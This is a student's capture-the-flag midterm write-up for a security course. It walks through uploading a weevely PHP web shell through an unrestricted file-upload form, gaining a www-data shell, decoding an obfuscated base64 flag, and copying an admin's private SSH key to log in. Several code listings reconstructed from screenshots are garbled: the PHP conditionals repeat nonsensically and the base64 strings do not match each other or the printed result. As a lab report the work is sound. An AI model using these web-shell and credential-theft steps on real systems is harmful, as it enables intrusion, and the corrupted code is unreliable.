

# **ENPM685-0201 Midterm**



**Jayraj A. Vakil**

**UID: 119188361**

## Honor Pledge

“I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.”

## Methodology Followed/Attached Screenshots

### Overview of flags

- **Flag 1:** Great new movie idea -- Evil hacker dragon monkey ninjas from the planet Kepler-4b!
- **Flag 2:** Crack My Password For A Flag
- **Flag 3:**

id	ssn	name	title	salary
1	000-00-0001	Bob Dobbs	CEO	1
2	000-00-0002	C. Montgomery Burns	Contractor	100000
3	111-22-9876	Brad Pitiful	Actor	9000000
4	220-00-1234	Alan Smithee	Director	25000

- **Flag 4:** I'm not scared of a little base64 encoding
- **Flag 5:** skills in reading between the lines
- **Flag 6:** You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

## Write-up

### 1. Flag 5:

This flag was found while I was navigating the website and checked the **careers** page. It was under the requirements tab of **IT manager**.

The flag is “skills in reading between the lines”.




Figure 1. Flag 5 found

## 2. Flag 4:

On the home page of the website there is an option to upload files. I found that there is no restriction placed on the type of the files that can be uploaded. So, I generated a PHP shell code using **weeveily**.




Figure 2. Homepage of ENPM685 Pictures, Inc.



Figure 3. Weeveily shell code generation

After this, I uploaded my payload file to the webserver.




Figure 4. Uploading payload file

From the Figure 5, it can be seen that the file has been uploaded to <ubuntu's IP address>/uploads/<payload\_file>.





Figure 5. Location of the file uploaded

After this I opened a terminal on my Kali linux and used **weeveily** to get the shell access. The command I used is **weeveily http://ubuntu's IP address/uploads/<filename> password**.


I checked as who I was logged in through the use of **whoami** command and it shows that I am logged in as **www-data**.



```
ENPM685 Kali x ENPM685 Ubuntu Midterm x
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ weeveily http://192.168.164.129/uploads/payload.php jayraj
[+] weeveily 4.0.1
[+] Target: 192.168.164.129
[+] Session: /home/kali/.weeveily/sessions/192.168.164.129/payload_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weeveily> whoami
www-data
```

*Figure 6. Access to the shell using weeveily*

Now, I start exploring the files and directories and I find the **flag4.php** file under **/var/www/html** folder.



```
ENPM685 Kali x ENPM685 Ubuntu Midterm x
kali@kali: ~/Desktop
File Actions Edit View Help
weeveily> whoami
www-data
www-data@midterm:/var/www/html/uploads $ cd ..
www-data@midterm:/var/www/html $ ls
careers.php
flag4.php
index.php
movies
movies.php
upload.php
uploads
```

*Figure 7. Flag4 file located*




Now, I list the contents of the file using **cat** command. The command used is **cat <filename>**. We can see that there are 2 variables initialized at the beginning which is a base64 encoding and it is clear as there is function named **base64\_decode** used at the end of the code which replaces a certain substring from the variables.



```
ENPM685 Kali | ENPM685 Ubuntu Midterm |
File Actions Edit View Help
upload.php
uploads
www-data@midterm:/var/www/html $ cat flag4.php
<?php
// you'll need to crack the code to find flag4.
// good luck!
$y = "ZmxhZzQ6IEkZaFwX157nnbSBub3Qgc2NhcmVhIG9mIGVhZG9mIGZJZaFwX157nhc2ZaFwX157nU2NCZaFwX157nBlbZaFwX157nmNvZGlzWz
=";
$z = "Ww91IGVudGVyZWQgdGhlZaFwX157nZaFwX157nHdyb25nIGVudGVuZaFwX157ncnkgVWdhW4";
```

Figure 8. Contents of `flag4.php` (1)



The screenshot shows a Kali Linux terminal window with the following content:

```
File Actions Edit View Help
Welcome to the Kali Linux terminal.
We are a small movie production company that distributes mockbuster films.
Current releases
• Sharknado 3
• 2001 MGM
• Three
• Abraham Lincoln
We are always taking submissions for new movie ideas.
??
```

The script logic is as follows:

```
if ($a = '9997') { $resp=$y; $resp=$z; }
elseif ($a = '9997') { $resp=$y; $resp=$z; }
elseif ($a = '9998') { $resp=$y; $resp=$z; }
elseif ($a = '9998') { $resp=$y; $resp=$z; }
elseif ($a = '9999') { $resp=$y; $resp=$z; }
elseif ($a = '9999') { $resp=$y; $resp=$z; }
else { $resp=$y; $resp=$z; }
```

The user input is `119188361`, and the output is `base64_decode(str_replace("ZZafwX157n", "", $resp));`, which is highlighted with a red box.


Figure 9. Contents of `flag4.php` (2)

Now, in another terminal I load python to write a code which will decrypt the flag.

First of all, I assigned the string found in variable **y** in the flag file to variable **a** in python. Then, I replace the substring in the same way as it has been replaced in Figure 8.

Afterwards, python has a library for base64 and by importing I am using the function **base64.b64decode()** which decrypts the flag. I then print the flag.

The flag is **"I'm not scared of a little base64 encoding"**.




```
ENPM685 Kali | ENPM685 Ubuntu Midterm | 1 2 3 4 | 14:48
File Actions Edit View Help
(kali@kali)-[~]
$ python3
Python 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a = "ZmxhZzQ6IEknSBub3Qgc2NhcmVhIG9mIGVhIGJhc2U2NCBlbmVhZGludWw="
>>> x = a.replace("ZZafwX157n", "")
>>> x
'ZmxhZzQ6IEknSBub3Qgc2NhcmVhIG9mIGVhIGJhc2U2NCBlbmVhZGludWw='
>>> import base64
>>> y = base64.b64decode(x)
>>> y
b"flag4: I'm not scared of a little base64 encoding"
>>>
```

Jayraj Vakil  
119188361

Figure 10. Flag 4 found

### 3. Flag 6:

While searching for flag 4, I found the **admin** folder which enticing to look for the contents inside which is found under **/var/www** folder.




```
ENPM685 Kali | ENPM685 Ubuntu Midterm | 1 2 3 4 | 5 | 14:48
File Actions Edit View Help
weevely> ls
careers.php
flag4.php
index.php
movies
movies.php
upload.php
uploads
www-data@midterm:/var/www/html $ cd ..
www-data@midterm:/var/www $ ls
admin
html
```

Jayraj Vakil  
119188361

Figure 11. Admin folder found



There is an **admin-ssh-key.txt** file under the admin folder and it contains a private RSA key. I immediately copied the whole key into a text document as it will help me in logging into the admin account. After saving the key into the text file. I used the command **chmod 400 admin-ssh-key.txt** in the terminal to give necessary permission to login using SSH.



